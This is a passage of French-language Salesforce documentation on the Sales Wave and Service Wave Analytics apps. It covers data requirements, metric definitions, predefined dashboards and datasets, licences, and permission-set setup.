Pour filtrer le tableau de bord en fonction du compte que vous affichez, utilisez la chaîne suivante en tant que filtre :

```
{
      "opportunity1": {
            "AccountId": ["$Id"]
      }
 }
```

`opportunity1` correspond au nom système du jeu de données Opportunité. Le nom peut être différent dans votre organisation.

### Disponibilité de Sales Wave dans un onglet Salesforce Classic

Vous pouvez accéder à Sales Wave dans Wave Analytics en cliquant sur le menu de Force.com et en sélectionnant l'application dans la page d'accueil Wave. Pour faciliter l'accès de votre équipe à l'application, vous pouvez l'exposer sous la forme d'un onglet dans Salesforce Classic. Pour cela, créez un onglet qui pointe vers une page Visualforce contenant le tableau de bord « Sales Wave - Présentation ». Suivez les instructions disponibles dans Ajout d'un tableau de bord Wave Analytics à une page Visualforce.

## Compréhension des limitations de l'application Sales Wave Analytics

Sales Wave nécessite que Sales Cloud contiennent des données spécifiques, et prend en charge un ensemble limité d'objets Salesforce.

### Conditions requises pour les données Sales Wave

Pour permettre aux tableaux de bord Sales Wave de fonctionner correctement, les données de Sales Cloud doivent remplir les exigences suivantes :

- Utiliser des objets de vente standard.
- Inclure au moins un événement et une tâche connectés à une opportunité.
- Activer le suivi historique pour les champs Montant, Étape et Date de fermeture dans l'objet Opportunités.
- Les requêtes doivent être connectées à des Comptes si vous sélectionnez l'importation des données de Requêtes dans Sales Wave en utilisant l'assistant de configuration.
- Si vous choisissez d'importer les données de Pistes dans Sales Wave en utilisant l'assistant de configuration, deux exigences doivent être remplies :
  1. Une piste au moins doit être convertie en une opportunité.
  2. La piste doit être connectée à un compte.
- Si vous choisissez d'importer les données de Pistes dans Sales Wave en utilisant l'assistant de configuration, deux exigences doivent être remplies :
  1. Au moins une opportunité doit être connectée à une campagne.
  2. Au moins un membre de campagne doit être connecté à une campagne.
- Si vous choisissez d'importer des types d'enregistrement d'opportunité dans Sales Wave en utilisant l'assistant de configuration, deux exigences doivent être remplies :
  1. Au moins un type d'enregistrement d'opportunité doit être défini.
  2. Le type d'enregistrement d'opportunité doit être connecté à au moins une opportunité.

### Prise en charge des objets et des champs Salesforce par Sales Wave

Sales Wave prend en charge l'ensemble des objets et des données Salesforce standard et personnalisés. Cependant, lorsque vous créez l'application, elle comprend par défaut seulement un jeu prédéfini d'objets et de champs.

Sales Wave crée un flux de données qui expose les champs sélectionnés des objets Salesforce standard suivants :

- Comptes
- Utilisateurs
- Rôles
- Opportunités
- Produits (élément de ligne des opportunités)
- Tâches
- Événements

Sales Wave prend en charge les champs standard et personnalisés des objets Salesforce standard. Les champs fournis sont déterminés par les réponses que vous donnez en créant l'application à l'aide de l'assistant de configuration intégré.

Remarque: Sales Wave limite la prise en charge à 10 objets personnalisés par organisation qui met en œuvre Sales Wave. Cette limitation est contractuelle, pas technique.

Pour ajouter des objets personnalisés ou des champs supplémentaires qui ne sont pas inclus lors de la création de l'application, vous devez mettre à jour le flux de données Sales Wave. Pour plus d'informations, reportez-vous à Création de jeux de données avec un flux de données.

### Prise en charge des données non-Salesforce par Sales Wave

Sales Wave ne prend pas en charge les sources de données externes, à l'exception d'un fichier .CSV qui contient des données de quota au niveau de l'utilisateur. L'importation d'autres données externes nécessite une licence supplémentaire. Consultez votre représentant Salesforce pour plus de détails.

Remarque: Pour inclure des données de quotas dans Sales Wave, vous devez charger un fichier CSV avec les détails. Pour plus d'informations, reportez-vous à Mise à jour du jeu de données Quota (cible) de l'application Sales Wave.

## Présentation de la terminologie des données de l'application Sales Wave

Pour tirer le meilleur parti de l'application Sales Wave, il est utile de comprendre les indicateurs et les termes utilisés dans l'application.

**Tableau 54: Tableaux de bord Sales Wave**

| Indicateur/terme | Formule | Description/Notes |
|---|---|---|
| Closes gagnées | | Nombre d'opportunités ayant été closes et gagnées. |
| Closes perdues | | Nombre d'opportunités ayant été closes et perdues. |
| Total closes | Closes gagnées + Closes perdues | Nombre total d'opportunités closes. |
| Quota | | Nombre d'opportunités planifiées/engagées/ciblées sur une période donnée. |
| Réalisation du quota | Closes gagnées / Quota | Pourcentage du quota réalisé. |

| Indicateur/terme | Formule | Description/Notes |
|---|---|---|
| En voie de conclusion | Beaucoup | Peut utiliser la catégorie des prévisions ou le nom de l'étape pour effectuer le calcul. |
| Prévision | Closes gagnées + En voie de conclusion | Nombre de clôtures attendues/prévues pour une période. |
| Prévisions en fonction du quota | Prévisions / Quota | Rapport des prévisions par rapport au quota. |
| À fermer | Quota - Closes gagnées | Nombre nécessaire pour atteindre le quota. |
| À trouver | Quota - Prévisions | Nombre nécessaire pour atteindre le quota, après avoir comptabilisé les opportunités à fermer dans le futur. |
| En-cours ouverts | | Nombre total d'opportunités ouvertes en cours, pour lesquelles la catégorie des prévisions n'est pas égale aux opportunités closes ou ignorées. |
| Couverture d'en-cours ouvert | En-cours ouverts / À fermer | Combien d'en cours pour couvrir ce qui doit être fermé. |
| Réservations | | Nombre d'opportunités Closes gagnées pour de nouvelles activités. |
| Diff | Cette année - L'année dernière | Différence entre deux éléments. |
| A / A % | (Cette année / L'année dernière) - 1 | Taux de croissance d'une année sur l'autre. |
| Prix de vente moyen | Montant total ($) / Nombre total (#) | Prix de vente moyen des opportunités, produits, etc. |
| Taux de gain moyen par $ | Closes gagnées / Total closes | Taux de réussite sur les opportunités fermées, en fonction du montant ($). |
| Taux de réussite moyen par # | Closes gagnées / Total closes | Taux de réussite sur les opportunités fermées, en fonction du nombre (#). |
| Cycle de vente moyen | Date de fermeture - Date de création | Temps nécessaire à la conclusion de l'affaire. |
| % de remise moyen | abs ( (Prix de vente / Prix catalogue)-1 ) | Montant de la réduction par rapport au prix catalogue. |

## L'application Service Wave Analytics

L'application Service Wave accélère la prise en main de Wave Analytics et offre un parcours clair à travers vos données Service Cloud sur n'importe quel appareil. Que vous soyez responsable ou agent de service, vous avez accès à un emplacement unique à toutes les informations utiles pour analyser les données clés et développer votre activité.

Conseil: Pour faire vos premiers pas avec Service Wave, suivez les étapes ci-dessous dans l'ordre indiqué. Si vous n'avez jamais utilisé Wave, vous trouverez des informations supplémentaires dans la *Bibliothèque Wave Analytics*.

1. À propos de l'application Service Wave
   Salesforce a créé l'application Service Wave Analytics afin de faciliter l'utilisation des données pour les responsables et les agents de service, et leur permettre de gérer les activités d'assistance avec plus d'efficacité. Découvrez les avantages avant de créer une application et de l'utiliser pour explorer vos données Service Cloud.
2. Tableaux de bord et jeux de données prédéfinis de Service Wave
   L'application Service Wave inclut des tableaux de bord et des jeux de données prédéfinis qui accélèrent l'exploration des données de Service Wave pour les agents et les responsables de service d'assistance.
3. Configuration des autorisations Salesforce pour l'application Service Wave Analytics
   Configurez votre organisation pour utiliser l'application Service Wave en activant Wave, en attribuant des licences d'ensemble d'autorisations, puis en créant et en attribuant des ensembles d'autorisations.
4. Création et partage de l'application Service Wave
   Utilisez le simple configurateur de l'application Service Wave pour créer l'application et exploiter sans attendre la valeur de vos données Salesforce.
5. Mise à niveau de l'application Service Wave
   Bénéficiez des dernières fonctionnalités de Service Wave en mettant à niveau votre application chaque fois que nous publions une nouvelle version.
6. Personnalisation de Service Wave avec l'assistant de configuration
   Utilisez l'assistant de configuration de Service Wave afin de créer l'application Service Wave pour refléter le stockage et la visualisation des données Service Cloud par votre organisation.
7. Exemple de configuration de métriques CSAT
   Ce scénario présente des détails qui aident à répondre aux questions de la page 4 de l'assistant de configuration de Service Wave.
8. Planification du flux de données quotidien Service Wave
   Planifiez un flux de données quotidien hors des heures ouvrables standard, avant de les explorer avec Service Wave.
9. Tableaux de bord du menu latéral Service Wave incorporés à une page Salesforce
   Ajoutez des tableaux de bord Service Wave aux pages Salesforce pour fournir à votre équipe de service une vue complète des requêtes et lui permettre de prendre les mesures appropriées.
10. Compréhension des limitations de l'application Service Wave Analytics
    Service Wave nécessite que Service Cloud comprennent des données spécifiques, prend initialement en charge une série limitée d'objets Salesforce et présente d'autres limitations diverses.

## À propos de l'application Service Wave

Salesforce a créé l'application Service Wave Analytics afin de faciliter l'utilisation des données pour les responsables et les agents de service, et leur permettre de gérer les activités d'assistance avec plus d'efficacité. Découvrez les avantages avant de créer une application et de l'utiliser pour explorer vos données Service Cloud.

### Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

### AUTORISATIONS UTILISATEUR

Pour utiliser les modèles d'applications Wave :


- Utiliser des modèles d'applications Wave Analytics

Pour utiliser Service Wave :

- Accéder aux modèles et aux applications Service Cloud Analytics

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- "Modifier les flux de données de Wave Analytics




Service Wave offre des indicateurs de performance clés (KPI) des meilleures pratiques sur vos données Salesforce à un emplacement unique. Les tableaux de bord de l'application reposent sur notre longue expérience acquise en aidant les entreprises à gérer les relations avec leurs clients. L'objectif est de fournir la quantité d'informations appropriée au moment opportun pour aider les responsables et les agents à prendre les bonnes décisions.

Les responsables peuvent observer une vue complète des données clients de leur service, qui montre les tendances ainsi que l'historique et les performances de leur pairs. Les agents peuvent examiner en un instant chaque requête et chaque client afin d'accélérer la prise de décision pour les prochaines interactions clients.

Nous avons réalisé l'essentiel du travail : notre équipe a élaboré des requêtes, des formules et des ratios complexes à partir de vos données de service et de vente, avant de les regrouper dans des visualisations conviviales. Il vous suffit de créer l'application : à l'aide d'un configurateur intégré, répondez à quelques questions sur les données et les champs que vous souhaitez utiliser, et Wave se charge de tout. Une fois créée, l'application est prédéfinie avec des jeux de données et des tableaux de bord qui explorent les données Service Cloud sur n'importe quel appareil qui prend en charge Wave.

Vous récupérez rapidement des informations décisionnelles à partir de vos données avec l'interface intuitive de Wave. Vous pouvez ensuite explorer divers aspects importants de votre activité en personnalisant Service Wave en fonction de vos besoins métiers.

**Remarque:** Votre organisation peut utiliser Service Wave sans la plate-forme Salesforce Wave Analytics, en achetant une licence Service Wave. Une licence Service Wave est incluse avec la licence de plate-forme Wave.

# Tableaux de bord et jeux de données prédéfinis de Service Wave

L'application Service Wave inclut des tableaux de bord et des jeux de données prédéfinis qui accélèrent l'exploration des données de Service Wave pour les agents et les responsables de service d'assistance.

**Remarque:** Les tableaux de bord et les jeux de données inclus dans votre instance de Service Wave peuvent différer selon votre réponse aux questions de l'assistant de configuration lors de la création de l'application.

## Tableaux de bord Service Wave

Les tableaux de bord définis de l'application Service Wave incluent les meilleures pratiques qui aident à exploiter rapidement vos données Salesforce. Les tableaux de bord permettent de gérer les encours et les prévisions, et de comprendre les facteurs clés de performance de l'entreprise, de visualiser les tendances et d'attribuer des actions. Il permet également de recevoir des réponses rapides aux questions que vous vous posez sur les résultats de l'entreprise.

### AUTORISATIONS UTILISATEUR

Pour utiliser les applications Wave :


- Utiliser des modèles d'applications Wave Analytics

Pour utiliser Service Wave :

- Accéder aux modèles et aux applications Service Cloud Analytics

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- "Modifier les flux de données de Wave Analytics




Les tableaux de bord disponibles dans l'application offrent une vue complète des données de service client, qui comprennent tous les indicateurs de performance clés à un emplacement unique. Les responsables peuvent consulter en un clin d'œil les temps moyens de fermeture des requêtes, la satisfaction client, les tendances, les tests de performance historiques et des pairs, l'utilisation de la base de connaissances pour résoudre des requêtes, et d'autres données, afin de prendre rapidement les mesures appropriées.

Une autre série de tableaux de bord, appelés menus latéraux, est spécialement conçue pour les agents de service. Incorporez des menus latéraux à une page Salesforce, par exemple à la console de service, pour faciliter l'accès des agents pendant leur travail quotidien. Pour une requête donnée, un agent peut visualiser l'historique des clients, le nombre de requêtes et la satisfaction client. Il peut également consulter les actions clients précédentes et leurs résultats afin de déterminer les actions qui ont réussi. L'objectif est de fournir aux agents la quantité d'informations appropriée au moment opportun pour les aider à agir avec efficacité.

Le tableau ci-dessous vous guide à travers les tableaux de bord Service Wave. Vous pouvez également approfondir votre exploration par vous-même à tout moment. Pour en savoir plus sur l'exploration des données dans Wave, reportez-vous à Explorer et visualiser vos données à la page 4085.

**Tableau 55: Tableaux de bord Service Wave**

| Nom du tableau de bord | Contenu | Utilisateur cible |
|---|---|---|
| Vue d'ensemble | Commencez ici. Synthétise les indicateurs de performance clés (KPI) de votre Service Cloud pour vous aider à évaluer la santé des activités et à examiner les problèmes qui nécessitent votre attention. Il accélère également l'accès à tous les autres tableaux de bord. | Responsable de service |
| Profil du compte | Il présente la liste complète de l'historique de service et des requêtes en attente du client sélectionné, et inclut des données de satisfaction client et des tendances. Si vous suivez les données d'opportunités, vous pouvez également afficher les affaires en attente et fermées. | Responsable de service |
| Performance de l'agent | Affiche la performance de l'agent et de l'équipe sur les activités critiques, et les métriques de satisfaction client. Les tendances et les tests de performance de l'agent aident à orienter et à favoriser le succès des agents. | Responsable de service |
| Activités de l'agent | Aide à déterminer comment les agents utilisent leur temps. Indique le volume de travail effectué par les agents, comment leurs initiatives contribuent aux données de fermeture et de durée des requêtes, ainsi qu'à la satisfaction client. | Responsable de service |
| Révision du canal | Affiche la satisfaction client et les activités (durée et volume) dans les requêtes par canal, qui aident à piloter le succès de chaque canal. | Responsable de service |
| Analyse du journal des travaux en souffrance | Présente une vue complète des affaires en attente afin de déterminer l'efficacité de votre équipe dans la résolution des requêtes et la vitesse de croissance de votre journal des travaux en souffrance. Aide à définir les priorités et à acquérir/attribuer des ressources en conséquence. | Responsable de service |
| Requêtes en cours | Affiche la charge de travail en requêtes actuellement ouvertes, qui aide à définir les priorités, à analyser les requêtes problématiques, et à examiner les escalades et la conformité aux accords de niveau de service. Permet de définir la priorité des | Responsable de service |

| Nom du tableau de bord | Contenu | Utilisateur cible |
|---|---|---|
| | requêtes par compte et par affaires en attente afin de prendre la mesure appropriée. | |
| Satisfaction client | Met en évidence les mesures de satisfaction client afin d'identifier des zones spécifiques en vue d'améliorer l'expérience de service client. Indique les clients les plus/les moins satisfaits, et associe les agents, les produits et les canaux à la satisfaction client. | Responsable de service |
| Impact de la base de connaissances | Permet de visualiser l'impact des articles de la base de connaissance joints aux requêtes sur la satisfaction client et sur les temps de résolution. Découvrez quels agents ont utilisé le plus grand nombre d'articles afin de déterminer les besoins en formation/accompagnement dans l'utilisation de la base de connaissances pour faciliter la résolution des problèmes de service. | Responsable de service |
| Utilisateur de Knowledge | Aide à comprendre comment les agents utilisent les articles de la base de connaissances pour orienter la création d'articles. Découvrez quels articles sont les plus/moins joints, et quels articles ont le plus grand nombre de vues ou de votes (scores élevés) au fil du temps. | Responsable de service |
| Téléphonie | Aide à comprendre l'impact du contact téléphonique avec les clients pendant la résolution des requêtes de service. Filtrez le volume et la durée des appels par appels entrants et sortants, le résultat des appels et d'autres facteurs. Permet également d'associer le volume des appels à la performance des agents. | Responsable de service |
| Menu latéral - Par client | Offre un cliché instantané des clients, notamment des produits de service qu'ils utilisent, du motif des requêtes et de la priorité. Indique également quels agents ont aidé les clients et offre une vue d'ensemble de la satisfaction client. | Agent de service |
| Menu latéral - Par similarité | Affiche un cliché instantané des données historiques pour orienter les interactions clients. Indique si d'autres requêtes similaires ont été résolues afin de permettre aux | Agent de service |

| Nom du tableau de bord | Contenu | Utilisateur cible |
|---|---|---|
| | agents de connaître les problèmes potentiels avec les produits ou d'identifier des candidats pour créer des articles de base de connaissances et collaborer avec les agents qui ont traité des requêtes similaires. | |
| Menu latéral - Par historique de requête | Offre une vue d'ensemble de l'historique ou du cycle de vie d'une requête pour mieux informer les agents pendant les conversations avec les clients. Inclut un cliché instantané des interactions de la requête et de sa durée par rapport à la moyenne. | Agent de service |

## Jeux de données Service Wave

Le tableau répertorie tous les jeux de données standard possibles qui intègrent Service Wave lorsque vous créez l'application.

**Tableau 56: Jeux de données Service Wave**

| Nom du jeu de données | Contenu |
|---|---|
| Service Case | Données sur les requêtes, notamment la durée, la date de dernière modification et la mesure de satisfaction client. |
| Service Case History | Données sur l'historique des requêtes, notamment le propriétaire, le type et la date de création. |
| Service Knowledge | Données sur les articles de la base de connaissances dans les requêtes, notamment le nombre de vues, les scores, les dates des dernières références et les associations de requêtes. |
| Service Knowledge Attached | Données sur les articles de base de connaissances joints aux requêtes, notamment si les articles sont partagés par e-mail, le numéro de version de l'article et le type de requête. |
| Service Opportunities | Données sur les opportunités pour filtrer les requêtes par opportunité afin de définir la propriété et de prendre les mesures appropriées. |
| Service Event | Données sur les événements associés aux requêtes, notamment la date de dernière modification et la durée de la requête (les tableaux de bord Service Wave fonctionnent correctement si vos données Service Cloud contiennent au moins un événement). |
| Service Task | Données sur les tâches associées aux requêtes, notamment la date de dernière modification et la durée de la requête (les tableaux de bord Service Wave fonctionnent correctement si vos données Service Cloud contiennent au moins une tâche). |

## Configuration des autorisations Salesforce pour l'application Service Wave Analytics

Configurez votre organisation pour utiliser l'application Service Wave en activant Wave, en attribuant des licences d'ensemble d'autorisations, puis en créant et en attribuant des ensembles d'autorisations.

Chaque licence Service Wave Analytics App accorde l'accès à Service Wave à un seul utilisateur. Elle inclut une licence unique pour un utilisateur unique de l'application Service Wave. Le tableau ci-dessous présente les limitations de l'application. Pour plus de données, vous pouvez acheter Analytics Cloud - Additional Data Rows qui permet d'accéder à 100 millions de lignes supplémentaires.

**AUTORISATIONS UTILISATEUR**

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- "Modifier les flux de données de Wave Analytics

**Tableau 57: Limitations en stockage de données de Service Wave**

| Licence | Limitation |
|---|---|
| Analytics Cloud - Service Wave Analytics App | 25 millions de lignes, lorsqu'elles sont utilisées sans licence Analytics Cloud - Wave Analytics Platform. L'utilisation de la licence d'application Service Wave n'augmente pas la limitation en données de la licence de plate-forme |
| Analytics Cloud - Additional Data Rows | 100 millions de lignes. |

**Important:** Les limitations en stockage de données de la licence Service Wave Analytics App sont de nature contractuelle, pas technique. La licence implique une surveillance stricte du nombre total de lignes de données.

Votre organisation peut utiliser l'application Service Wave Analytics avec ou sans la plate-forme Salesforce Wave Analytics. La licence Service Wave Analytics App active les autorisations ci-dessous.

**Tableau 58: Autorisations utilisateur Service Wave**

| Autorisation | Fonction |
|---|---|
| Utiliser des modèles d'applications Wave Analytics | Autorise l'accès à tous les modèles d'applications Wave. |
| Accéder aux modèles et aux applications Service Cloud Analytics | Accorde un accès spécifique à l'application Service Wave Analytics ainsi qu'aux données et tableaux de bord prédéfinis inclus. |
| Gérer des modèles d'applications Wave Analytics | Permet aux administrateurs de créer des applications Wave pour les utilisateurs de leur organisation, dans le cas présent, l'application Service Wave Analytics. |
| Modifier les flux de données de Wave Analytics | Permet aux administrateurs de charger et télécharger JSON pour les flux de données existants. |

### Processus de configuration de l'application Service Wave

Pour configurer votre organisation afin d'utiliser Service Wave, suivez les étapes de base ci-dessous.

1. *Activez la plate-forme Wave.* La première étape de configuration de Service Wave consiste à activer Wave pour votre organisation.
2. *Attribuez des licences d'ensemble d'autorisations aux utilisateurs.* Attribuez ensuite une licence d'ensemble d'autorisations Service Analytics Apps à chaque utilisateur. Chaque licence d'ensemble d'autorisations peut être attribuée à un seul utilisateur. Chaque utilisateur nécessite une licence d'ensemble d'autorisations pour pouvoir utiliser l'application.

3. *Définissez les types d'utilisateur, et créez et attribuez des ensembles d'autorisations.* Définissez ensuite les principaux types d'utilisateur dans votre organisation et créez des ensembles d'autorisations pour regrouper les autorisations utilisateur associées en fonction des besoins de chaque type d'utilisateur. Une fois les ensembles d'autorisations créés, attribuez-les aux utilisateurs. Vous pouvez attribuer un ensemble d'autorisations à un seul utilisateur, ou à un groupe d'utilisateurs pour plus d'efficacité. Vous pouvez attribuer plusieurs ensembles d'autorisations à un seul utilisateur.

Une fois ces étapes exécutées, créez et partagez Service Wave avec les utilisateurs de votre organisation. Les utilisateurs peuvent explorer les tableaux de bord et les jeux de données Service Wave uniquement lorsque vous avez partagé l'application avec eux.

Conseil:

Pour de meilleurs résultats, suivez les étapes de configuration de l'application Service Wave dans l'ordre indiqué ici.

1. Licence d'ensemble d'autorisations Service Analytics Apps et autorisations utilisateur
   La licence d'ensemble d'autorisations Service Analytics Apps active les autorisations utilisateur requises pour explorer et gérer les données avec l'application Service Wave.
2. Identification des types d'utilisateur de l'application Service Wave Analytics
   Identifiez les types d'utilisateur de l'application Service Wave et les tâches qu'ils exécutent afin de vous assurer que le processus de configuration répond aux besoins d'analyse de votre équipe.
3. Activation de Wave Analytics et attribution de licences d'ensemble d'autorisations Service Analytics Apps
   Lorsque Salesforce à provisionné la licence Service Wave Analytics App, activez Wave et attribuez des licences d'ensemble d'autorisations Service Analytics Apps.
4. Création d'ensemble d'autorisations application Service Wave
   Accordez aux utilisateurs de votre organisation l'accès aux fonctionnalités de Service Wave en créant et en attribuant un ou plusieurs ensemble d'autorisations basés sur les capacités dont ils ont besoin.
5. Attribution d'ensembles d'autorisations Service Wave App aux utilisateurs
   Attribuez des ensembles d'autorisations à un ou plusieurs utilisateurs de Service Wave (un à la fois ou ensemble) pour leur accorder l'accès à l'application.

## Licence d'ensemble d'autorisations Service Analytics Apps et autorisations utilisateur

La licence d'ensemble d'autorisations Service Analytics Apps active les autorisations utilisateur requises pour explorer et gérer les données avec l'application Service Wave.

Chaque utilisateur de l'application Service Wave doit disposer d'une licence d'ensemble d'autorisations Service Analytics Apps. La licence d'ensemble d'autorisations Service Analytics Apps active les autorisations ci-dessous.

**Tableau 59: autorisations Service Wave App**

| Autorisation utilisateur | Élément activé |
|---|---|
| Utiliser des modèles d'applications Wave Analytics | Accès général à toutes les application basées sur un modèle Wave, y compris l'application Service Wave. |
| Accéder aux modèles et aux applications Service Cloud | Accès spécifique à l'application Service Wave ainsi qu'aux données et tableaux de bord prédéfinis inclus. |
| Gérer des modèles d'applications Wave Analytics | Créer des applications Wave pour les utilisateurs de l'organisation, dans le cas présent, l'application Service Wave. |
| Modifier les flux de données de Wave Analytics | Modification, démarrage, arrêt et replanification du flux de données. Surveillance du flux de données et tâches système dans la |

| Autorisation utilisateur | Élément activé |
| --- | --- |
| | surveillance des données. Attribuez cet autorisation utilisateur avec précaution. L'autorisation accorde l'accès à toutes les données d'objet Salesforce auxquelles l'Utilisateur d'intégration à accès. Reportez-vous à Accès aux données Salesforce dans Wave Analytics. |
| Données de rapport de tendance dans Wave Analytics | Générer des tendances avec les données des rapports dans les tableaux de bord de l'application Service Wave. |
| Télécharger les données de Wave Analytics | Télécharger des données depuis Wave Analytics |

## Identification des types d'utilisateur de l'application Service Wave Analytics

Identifiez les types d'utilisateur de l'application Service Wave et les tâches qu'ils exécutent afin de vous assurer que le processus de configuration répond aux besoins d'analyse de votre équipe.

La licence Service Wave Analytics App comprend les autorisations dont les utilisateurs de votre organisation ont besoin pour administrer Service Wave, et importer, utiliser et explorer les données. Configurez Service Wave en réfléchissant aux différentes façon dont les utilisateurs peuvent accéder aux fonctionnalités de Service Wave et classez les utilisateurs par type. Voici quelques exemples.

Dans la plupart des cas, Service Wave répond aux besoins de deux types d'utilisateur au sein de votre équipe :

- Les utilisateurs, qui consultent les tableaux de bord et les jeux de données Service Wave.
- Les administrateurs ou responsables, qui accèdent à toutes les fonctionnalités de Service Wave pour créer des applications, des tableaux de bord et des jeux de données, et pour personnaliser l'expérience de Service Wave.

Par conséquent, lorsque vous configurez Service Wave, la création de deux ensembles d'autorisations de base peut répondre aux besoins de la plupart des utilisateurs de votre organisation :

- Un ensemble d'autorisations « Afficher », qui contient les autorisations nécessaires à la majorité des utilisateurs de base pour accéder à Service Wave.
- Un ensemble d'autorisations « gérer », réservé à quelques administrateurs et responsables désignés, qui contient les autorisations d'utilisation de toutes les fonctionnalités de Service Wave.

Dans les instructions de configuration détaillées de l'application Service Wave qui suivent, nous allons vous montrer comment créer et attribuer ces deux ensembles d'autorisations.

## Activation de Wave Analytics et attribution de licences d'ensemble d'autorisations Service Analytics Apps

Lorsque Salesforce à provisionné la licence Service Wave Analytics App, activez Wave et attribuez des licences d'ensemble d'autorisations Service Analytics Apps.

**Activer la plate-forme Wave**

Pour utiliser la plate-forme Wave, commencez par l'activer pour votre organisation.

